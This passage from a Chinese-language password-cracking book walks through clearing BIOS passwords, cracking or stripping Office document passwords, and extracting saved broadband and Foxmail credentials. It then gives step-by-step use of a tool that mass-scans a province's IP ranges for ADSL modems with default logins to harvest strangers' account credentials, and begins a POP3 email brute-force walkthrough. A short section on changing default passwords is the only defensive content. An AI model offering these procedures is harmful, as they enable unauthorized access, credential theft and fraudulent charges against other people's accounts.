关于 BIOS 开机密码，互联网上流传着很多版本的破解方法，但无论用哪种方法都有一个大前提：在成功地登录到系统的情况下。因为 BIOS 开机密码是在计算机执行其他程序之前就已生效，如果不输入正确的密码甚至连驱动程序都不会启动，所以任何软件及命令在 BIOS 开机密码前都是不管用的。想清除密码只有打开机箱从硬件部分入手。

1．跳线短接

有些主板设置了主板密码清除跳线，这时只需要将该跳线短接，开机密码就会自动被清除。即使主板上没有密码清除跳线，至少会有一条给 CMOS 放电的跳线，也可将该跳线短接后密码也会自动被清空。

对计算机硬件不是很了解的用户在使用此方法时一定要按厂商说明书中的内容操作，一旦把跳线接错很可能会出现硬件被烧的后果。

2．电池放电

计算机的主板有一块电池是用来供电的，如果该电池的电量不足，那么主板的一切设置都会进入初始化状态。所以将主板上的电池取下来并取一根导线为电容放电，同样可以达到清除密码的效果。使用此方法的缺点是，所有的 CMOS 设置都会被清空，重新设置 CMOS 是一件十分烦琐的事情。

2.2 Office 文档加密与解密

作为世界上最优秀的自动办公软件之一，微软的 Office 系列软件中的每一个组件都有一

套属于自己的加密功能。也正因为 Office 的普及面实在太广了，所以 Office 的每一个组件都被人制作出了解密工具。破解者们只需要使用互联网上找到的相应破解工具，就可以轻松地知道各类 Office 文件的密码。

2.2.1 Word 和 Excel 文档加密方法

文字处理工具 Word 和表格制作工具 Excel 是 Office 中最常用的两个组件，它们的加密方法是相同的。

（1）在 Word 或 Excel 的主界面中单击【工具】按钮，并在弹出菜单中单击【选项】按钮，如图 2-9 所示。

（2）在弹出窗口中单击【安全性】按钮，【在打开权限密码】一栏后输入想设置的密码并单击【确定】按钮，如图 2-10 所示。在弹出的确认窗口中再次输入刚才的密码，如图 2-11 所示。



图 2-9 Word 中的【选项】按钮



图 2-10 设置密码界面

这样在下次打开该文件时就会出现如图 2-12 所示的密码框，只有正确输入密码才可以访问文件中的内容。




图 2-11 “确认密码”对话框



图 2-12 密码提示栏

2.2.2 Word 和 Excel 文档解密方法

Word 和 Excel 的密码安全性在 Office 中是相对较好些的，因为它们采用了不可逆向破解的加密方式，所以只有通过穷举式破解来获得密码。这里以“多功能密码破解软件”为例，进行破解。

（1）图 2-13 是多功能密码破解软件的主界面，首先单击主界面中的【Word/Excel】标签

进入 Word/Excel 破解界面。

（2）单击界面中的【浏览】按钮，在弹出窗口中选择想要破解的文档，如图 2-14 所示。



图 2-13　多功能密码破解软件主界面



图 2-14　选择破解文档



图 2-15　输入字符串

（3）通过“密码位数设置”来选择密码长度，如果破解者不知道密码的长度，建议将最小和最大的长度范围设置的尽量宽一些。

（4）通过“密码字符设置”选择软件使用哪些字符来进行猜测。通常来说，人们习惯于用小写字母与数字混合作为字母，所以可以勾选【数字（0～9）】和【小写字母（a～z）】选项。如果破解者知道密码中的部分内容可以选择【自定义字符串】选项，在如图 2-15 所示的弹出窗口中输入所知道的内容，软件会将这几个字符看作单个字符进行猜解，极大地提高了软件的破解速度；如果破解者知道密码中含有哪些字符，但是却不知道它们的排列顺序，可以选择【自定义字符集】选项，在如图 2-16 所示的弹出窗口中输入所知道的字符，软件会自动使用不同的排列组合进行猜解。

（5）当一切准备完毕后单击主界面中的【开始】按钮进行破解，中途可以单击【暂停】按钮对破解进度进行暂停。选择【暂停】按钮后还可以通过单击【保存】按钮对破解进度进行保存，这样在下次使用本软件时就可以从上次保存的进度继续进行破解。

当密码被成功破解后，会以红色字体显示在【进度】一栏中，如图 2-17 所示。




图 2-16　输入用户名字符串



图 2-17　成功破解密码界面

2.2.3 Word 和 Excel 文档的密码清除

穷举式猜解密码虽然是一种比较管用的办法，不过在实际过程中只有在密码相对简单的情况下才有可能快速将密码破解。如果是 9 位以上并且由字母与数字混合的密码，穷举式猜解大概需要数 10 个小时才可能将其成功破解。不过对于 Word/Excel 的密码破解者来说，还有另一种选择：通过密码移除软件来瞬间清除 Word/Excel 的密码。



图 2-18 Office Password Remover 界面

此类工具中最优秀的软件当属 Office Password Remover 了，这款软件的特点是体积小巧、无需安装，并且操作过程十分简单。Office Password Remover 的使用方法如下所示。

（1）图 2-18 所示为 Office Password Remover 主界面，首先单击主界面中的 按钮，弹出图 2-19 所示的选择文件窗口，选中所要破解的文件后单击【打开】按钮。




图 2-19 选择相关文档窗口




图 2-20 “连接网络提示”窗口

（2）单击主界面中的【移除密码】按钮，软件会自动进行破解。在破解的过程可能会弹出如图 2-20 所示的连接网络提示窗口，其实此功能只是软件的开发者为了收集密码相关资料而设置的，它对软件的破解过程没有任何影响，直接单击【确定】按钮即可。

大约 5s 后软件就会弹出如图 2-21 所示的破解成功确认窗口，此时在存储加密文件的文件夹下会生成一个名为“-Fixed!”的加密文件（如图 2-22 所示），该文件就是被清除密码后的加密文件。



图 2-21 密码被成功破解




图 2-22 清除密码后的加密文件

2.3 找回丢失的宽带账号和 FoxMail 账号

随着人们对计算机安全的认识不断提高，现在几乎所有的常用软件都拥有一个设置密码的功能。不过密码多了麻烦也就来了，比如在“迅雷”上下载了某些软件却发现无法解压缩或安装密码而无法运行，或者设置了过多的密码后由于常时间不使用而将密码忘记，这个时候学习几种常用的密码破解手段总不是一件坏事。

2.3.1 找回本地宽带密码

连接网络的宽带账号及密码是计算机用户最常用的密码之一，不过因为系统自带了保存密码的功能，所以绝大多数用户都不会特意地去记自己的宽带密码。当用户一旦将自己的宽带账号或密码丢失（比如不小心在密码框中输入了别的字符或取消了保存密码功能），那么在正常的情况下就只能带着自己的有效证件去当地的互联网运营商处解决了。

其实互联网上读取本地宽带密码的软件多如牛毛，并且用法普遍都十分简单，如本文中介绍的一款读取密码软件“获取上网账号密码并自动保存到 D 盘”（如图 2-23 所示）。从该软件的文件名就可以知道它的作用了，至于用法更是十分简单：用户只需双击运行该软件，系统就会自动弹出一个文本文档显示本机中所有用户的宽带连接以及密码，如图 2-24 所示。图 2-24 中“User Name”处为宽带账号，“Password”处即是宽带连接密码。



图 2-23 读取宽带密码软件




图 2-24 获取上网账号和密码

2.3.2 找回本地 FoxMail 密码

FoxMail 是一个中文版电子邮件客户端软件，支持全部的 Internet 电子邮件功能。程序小巧，可以快速地发送、收取、解码信件；远程邮件管理，浏览信件条目后再决定下载或直接删除；此外还有本地邮箱加密功能、多地址簿功能；同时支持 MIME 和 UUEncode 邮件格式，支持 HTML 邮件直接查看（需安装了 IE）功能，邮箱助理自动分发新收到的邮件到不同的邮箱，支持多个邮箱账号，内置 BIG5 码与 GB 码转换功能，直接阅读或发送 BIG5 码的邮件，可以从 Outlook、Exchange 等导入/导出邮件，支持 message/partial 格式邮件，自动重组被分割的邮件，包含邮箱监视器 Notifier，等等。

Foxmail 在国内拥有大量用户，由于种种原因，很多用户需要把 Foxmail 里面的电子邮件、邮箱账号设置等转移到其他 E-mail 软件中，或者忘记了账户密码、邮箱密码而把自己锁在门外。然而，由于 Foxmail 糟糕的安全性能，密码其实如同虚设。下面将介绍一下破解 Foxmail 账号或者打开加密账号邮件的常用方法。

Foxmail 的密码共分两种：邮箱账号密码及访问密码，前者为用户登录 E-mail 时所需要的用户名及密码，后者为访问 Foxmail 时所需要的密码，不过这两个账号都可以用很简单的方法获取密码。

1．读取邮箱账号密码

获取 Foxmail 中存储的 E-mail 用户名及密码只需要借助软件“Pass Foxmail”就可以轻松达到目的。

（1）图 2-25 为“Pass Foxmail”运行界面，单击【浏览】按钮寻找 Foxmail 密码存储文件，在默认的情况下该文件是保存在“Foxmail 文件夹\mail\邮箱用户名\Account.stg”文件中，如图 2-26 所示。



图 2-25　Pass Foxmail 运行界面



图 2-26　Foxmail 密码存储文件

（2）确定路径后单击程序中的【开始查询】按钮，程序会自动弹出用户的 E-mail 账号以及密码，如图 2-27 所示。如果用户当前使用的 Foxmail 版本为 4.0 之前，程序还会读取出访问口令，不过对于更高版本的 Foxmail，该程序就无能为力了。



图 2-27　成功破解密码

2. 清除访问口令

虽然可以很轻松地获取 E-mail 账号及密码，但如果用户对 Foxmail 设置了访问口令，那么在用户双击准备访问的用户名后程序就会自动弹出图 2-28 所示的访问口令窗口。如果不能输入正确的访问口令，用户仍然不能浏览 Foxmail 中的信息。




图 2-28 Foxmail 访问口令窗口

其实清空访问口令的方法更简单，因为该口令同样也存储在上文中提到的 Account.stg 文件中，所以用户只需要将该程序删除或重命名，再重新打开 Foxmail 就会发现该用户的访问口令消失了，如图 2-29 所示。




图 2-29 消失访问口令的 Foxmail 界面

用户仍需注意的是，删除 Account.stg 后会将保存在该文件中的 E-mail 账号及密码也一并清除，如果用户想在访问该用户的收信箱后登录该 E-mail，应事先使用“Pass Foxmail”读取 E-mail 账号及密码。

2.4 总结

本章我们学习了在本机中存储密码的程序破解方式，与其他的密码相比，这种本机存储的密码普遍都有比较简单的破解方法，用户只需要在网络上找到相关的破解程序，再按程序说明进行操作，就可以成功获取密码。

在今天的互联网世界中，大多数密码都是类似 QQ、E-mail、网络游戏一类网络服务中的密码，这些密码全部都存储在远程服务器中，在没有入侵服务器的情况下几乎没有任何利用程序进行破解的可能。这就使得我们必须要考虑一种全新的方式来获取密码，比如第 3 章中将介绍的利用木马工具截取密码的方式。

第3章 千里奔袭——远程密码破解与防范

3.1 ADSL 用户密码破解与防护

如同移动运营商的手机代收费业务一样，目前中国电信部门也正充分利用自己的用户资源、网络资源、应用支撑平台资源、营销网络、客户服务和宣传渠道等资源，大力推广着互联星空（China Vnet）的 SP 代收费业务。利用中国电信的 SP 代收费系统，用户可以十分方便地在各类 SP（Service Provider：服务提供商）网站上使用自己的 163 或宽带上网账号和密码在线完成很多收费服务的缴费过程，所需要的一切费用都在该上网账号绑定的固定电话的电话费中扣除。这样，虽然给我们带来了及大的便利，但是同时也给用户带来了前所未有的危险性。

以前黑客获得别人的上网账号没有什么实际价值，只能用来上网，而且因为上网账号通过电话拨号，十分容易被查出来。但是现在一旦有人通过各种手段，得到了 ADSL 用户的上网账号和密码，就可以使用用户的账号在类似互联星空一类的网上商店购买大量的物品而最后由该用户付费，给用户带来了直接的经济损失。

3.1.1 ADSL 密码终结者简介

在开始本节之前，读者要首先了解这里所说的 ADSL 用户名并非上网拨号账号，而是用户进入自己调制解调器管理页面时所需要的用户名及密码（如图 3-1 所示），并在 PPP 设置中可以看到真正的上网拨号账号与密码，如图 3-2 所示。

网络上破解 ADSL 密码的软件非常多，不过最富盛名的当属东菱软件制作的 ADSL 密码终结者。图 3-3 所示为 ADSL 密码终结者的主界面，该软件最大的特点就是扫描速度极快。由于该软件采用多线程设计，每小时可以扫描近 6 万个 IP 地址，这对于远程密码破解工具来说是最重要的。除此之外，该软件还有如下独有功能。

- 自带了目前市面上网通、电信给用户发的 ADSL 调制解调器型号对应的默认用户名和密码，破解率高达 80%以上；



图 3-1 ADSL 管理登录界面



图 3-2 设置拨号账号

- 程序整合了目前最新的全球 IP 数据库，可以针对性地扫描某一个省、市范围的 ADSL 用户。支持根据省、市名查询 IP 段，或根据 IP 地址查询所在地理位置；
- 完善的扫描结果管理，所以扫描出来的账号和密码均能自动查询出所在地理位置，并且保存在程序数据库中。可以根据省、市名查询破解的账号和密码；
- 具有扫描历史记录的功能。可以将当前扫描的 IP 范围保存在历史记录数据库中，下次打开时继续扫描；
- 破解率高。只要对方的 ADSL 支持网页管理界面，就可以用自带的密码字典试出管理用户名和密码，如果以后出现新的 ADSL 型号的调制解调器，只要参考软件说明将默认用户名和密码添加到密码字典中即可。




图 3-3 ADSL 密码终结者主界面

3.1.2 ADSL 密码终结者功能剖析

ADSL 密码终结者的使用方法十分简单，只需要填写准备扫描的 IP 段就可以进行扫描了，不过在第一次使用的时候，还需要进行如下设置。

（1）选择 ADSL 密码终结者主界面中的【扫描选项】标签进行扫描前的设置，在【地址扫描列表】一栏中填入打算扫描的 IP 段。如果对 IP 地址的分布不了解，可以选择主界面中的【工具】标签，并在【查询字段】文本框中输入打算扫描的实际地址名称（如省份或城市名称等），单击【查询】按钮即可得到相应的 IP 地址，如图 3-4 所示。



图 3-4 得到相应的 IP 地址

（2）返回【扫描选项】标签页，在左下角如图 3-5 所示的【扫描选项】部分设置扫描时使用的线程数、超时及端口（作者注：此处大概是软件作者的疏忽，一个软件中居然在两个不同功能的地方叫一样的名字，把后一个“扫描选项”改为参数设置应是更好些）。下面分别介绍这些选项。

- **线程数**：决定扫描的速度，线程数越大扫描速度也就越快，最大可以设置 1000 线程。如果线程数超过了网络的负载就可能出现网页无法打开、QQ 等通信工具掉线，甚至整个网络瘫痪等负面情况，所以这里建议将线程数设置在 300～400 之间最合适。
- **超时**：用来决定连接等待时间。超时等待时间越长扫描结果也就越精确，但同时也会消耗更多的时间，所以在设置此项时请在时间和准确度上自行考虑。
- **端口**：默认为 80，绝大多数调制解调器的网页登录端口都为 80。虽然在此处可以更改端口值，不过笔者认为实在没有意义，所以无需在意此项。

（3）【扫描选项】标签页的右下角【ADSL 密码字典】部分用来设置猜解 ADSL 用户名及密码的字典，如图 3-6 所示。默认情况下，软件已经给出了目前市面上绝大多数调制解调器的默认用户名及密码，如想自己添加的话，只需在显示用户名和密码部分另起一行，手动输

入即可，格式为“用户名=密码”，完成后单击【保存】按钮输入的信息就会被保存在字典文件中。



图 3-5 【扫描选项】设置界面



图 3-6 【ADSL 密码字典】设置界面

（4）设置完毕后选择主界面中的【扫描】标签，单击【开始】按钮，软件就会开始进行自动扫描，扫描结果如图 3-7 所示。被破解者的 IP 地址，ADSL 用户名及密码，上网拨号用户及密码都会自动显示在屏幕中。



图 3-7 扫描结果界面

3.1.3 ADSL 密码防范

尽管 ADSL 平时不太引人瞩目，但 ADSL 密码丢失可能会造成经济上不必要的损失，所以对待用户的 ADSL 密码更需要谨慎处之。

首先，当用户将网络设置完毕后一定要修改全部的默认密码。目前网络上流行的大部分同类软件都是利用默认密码进行猜解，而且根据笔者的观察，几乎没有多少人会去记得将密码修改掉。

其次，尽量不要注册诸如互联星空一类的网络增值服务，这种输入宽带账号与密码就可以获得足不出户的服务自然对自己是一种极大的便利，但同时对于黑客来说也是一块极大的

肥肉。当黑客知道你经常用自己的宽带账号光顾网上商店时，他们总会想出各种手段来套取你的密码。即使你真的很想用同类服务，笔者建议各位读者考虑用银行卡或信用卡付账，这样安全系数会高出很多倍。

最后，如果计算机或网络出现自己不能解决的问题而需要去寻求相关专业人士帮助时，一定要记得在送走他们后第一时间修改宽带密码，以免造成不必要的损失。

3.2 E-mail 密码剖解及防范

对于今天的互联网用户来说，E-mail 所代表的已不仅仅是一个可以用来收发信件的邮箱，而是关系到很多网络账号的安全以及敏感的个人隐私。几乎所有在互联网上注册账号的用户都需要填写一个 E-mail 地址作为密码丢失后寻回密码的重要途径，同时许多用户并没有经常使用 E-mail 收发信件的习惯，而是用来保存一些重要文件或是记录某些敏感信息。当你阅读完本节的内容后，就会发现把 E-mail 当作保险箱，是一件多么可怕的事情。

3.2.1 流光破解 E-mail 密码剖析

流光是一款功能强大的多功能漏洞扫描工具，可以用来探测几十种系统漏洞及网络账号和密码。本小节只介绍它对 E-mail 账号的密码破解，关于流光的详细使用方法在本书的后续章节还会有说明。

（1）图 3-8 所示为最新版本流光 5.0 软件的主界面，如想破解 E-mail 密码就勾选【POP3 主机】复选框，然后单击鼠标右键，在弹出的快捷菜单中选择【编辑】选项，并在弹出的二级菜单中选择【添加】命令项，如图 3-9 所示。




图 3-8 流光软件主界面

（2）在弹出的【添加主机】对话框中输入 POP3 主机的域名或 IP 地址，如图 3-10 所示。单击【确定】按钮，即可将该主机添加到 POP3 主机列表中了，如图 3-11 所示。



图 3-9　编辑主机菜单

